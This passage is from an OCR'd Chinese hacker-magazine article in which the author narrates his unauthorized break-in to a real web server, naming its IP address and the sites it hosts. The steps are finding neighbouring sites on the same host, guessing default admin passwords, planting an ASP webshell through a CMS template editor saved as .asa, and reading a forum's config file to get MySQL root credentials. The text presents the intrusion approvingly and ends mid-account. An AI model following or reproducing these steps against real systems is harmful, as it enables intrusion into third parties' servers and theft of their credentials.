


图11

对某黑客站点的一次渗透

文章难度：★★★
文章重点：对一黑客站点的渗透过程

网络小子&冰sugar[D.R.T]

某日我想到常去的黑客天下站去逛逛，打开主站，发现被人挂了首页，居然挂的还是我的名字，心情怪郁闷的。在百度里搜索资料的时候，突然弹出了一个以前没听说过的黑客站点，其主站非常简单，就一个PHPWind v6.0的论坛。

正好最近喜欢上了渗透，于是我准备对该黑客网站进行渗透入侵，因为对方使用的是PHP论坛，在没有Oday的情况下就只好使用旁注了。首先ping一下对方的服务器“ping bbs.hacker98.cn”，得到其IP地址是202.142.26.135，打开http://www.myipneighbors.com，输入IP地址查询服务器上的站点，发现该服务器上一共有11个站点，如图1。

202.142.26.135 has the IP address: 202.142.26.135
11 found with the IP
202.142.26.135

1) 36wu.com.cn (view site)
2) africa-gate.net (view site)
3) bbs.hacker98.cn (view site)
4) bspop.com (view site)
5) bynr.cn (view site)
6) bynr.com (view site)
7) caoyuantiantang.com (view site)
8) cninhe.com (view site)
9) hacker98.cn (view site)
10) main.hacker98.cn (view site)
11) nmgqc.com (view site)

图1

其中有两个站点是不存在的，三个是PHP的站点，一个下载站，还有一个是科讯的程序。突然想起昨天我还写了一个科讯的Oday入侵演示，于是就按着昨天写科讯漏洞的步骤测试了一下。注册好了用户，在上传头像那里上传JPG格式的ASP木马，然后点击上传，结果工具返回了“http 500”的错误提示，如图2，到底是什么原因呢？

尝试下载默认数据库和CONN文件都以失败而告终，看来只能使用其它的方法了。我在网站的后面输入admin，来到了网站的默认后台，尝试使用admin：admin登录失败了，后来又猜测管理员常用的密码admin、admin888、admin999等终于进入了后台，如图3。看来这个网站的安全还是欠缺一点，那我们就帮他做做安全吧！




图 2

前段时间入侵科讯的网站都是利用上边的那种方法搞定的，那么要如何在科讯的后台获得 WebShell 呢？因为有许多限制，使用数据库备份这招也是行不通的。我在网上查找关于科讯漏洞的资料，可找到的都是老版本的，这个程序已经是更新过的了，也不行。已经到了晚上 9 点了，我又在后台逛了一会儿依然没有什么进展，于是就回家了。

第二天我又来到网吧，继续昨天的工作。登录到后台突然看到了一个自定义页面管理，于是编辑了这个页面，在网站的模板目录浏览了一个 HTML 文件，编辑后面的格式为 ASA，然后将一 ASP 小马粘贴进去。直接浏览这个文件，提示“模板不存在，请先绑定！”，如图 4。




图 3




图 4

再换一个 ASP 大马试试，编辑后保存，居然成功了，成功的拿到了这个网站的 webshell，真是令我喜出望外呀，如图 5。




图 5

进入 webshell，习惯性的查看服务器支持的组件，发现 wscript.shell 命令行执行组件被删除了。既然这样，就没法在 CMD 下使用“netstat -an”命令来查询端口了，好在 webshell 里也有端口扫描功能，来看看服务器都开放了什么端口，好为后边的入侵做准备。可扫描结果却让我大吃一惊，居然一个端口也没有开放，见过变态的，但却没见过有这么变态的，如图 6。




图 6

大概是权限问题吧，得到网站的 WWWROOT 路径是 F:\wwwroot\nmgqc.com\wwwroot，那么目标站点的 WEB 路径就应该是

```
F:\wwwroot\hacker98.cn\wwwroot
F:\wwwroot\hacker98_cn\wwwroot
F:\wwwroot\hacker98\wwwroot
F:\wwwroot\www.hacker98.cn\wwwroot
```

可最终证明都不是，又失败了，这个方法也行不通了。我又尝试上传 ASPX、PHP、JSP 木马来提高我的访问权限，也都失败了，因为服务器不支持。浏览 C:\Progra~1 目录看到服务器上还安装了 MYSQL，如图 7。




图 7




图 8

既然安装了 MYSQL，那就应该也安装了 PHP 程序（绝大多数情况下，php 和 mysql 都是配套使用的，当然也可能会有其他情况），再来看看其它盘符的访问权限，到 C 盘的 WINDOWS 目录下找到了 my.ini 文件，如图 8，这个文件里可是保存着 ROOT 用户的密码信息的，我欣喜万分，点编辑，可结果却提示说我没有权限，如图 9，真是害我白高兴了一场！

还是换别的思路吧，我突然想到，前面浏览服务器网站的时候明明有 PHP 论坛和 ASPX 站点，怎么现在上传 PHP 和 ASPX 却不支持呢？c:、d:、e:、f:、g:、H:中只有一个 E 盘可以浏

览，而且有读取、写入和修改的权限，在E盘上还看到了一个WWWROOT目录，在里边也发现了几个站点，我一个个的进去，终于在一个站点上发现了PHP程序，这是一个论坛程序，很快就找到了论坛的配置文件config.inc.php，在文件里找到了ROOT用户和密码，如图10。

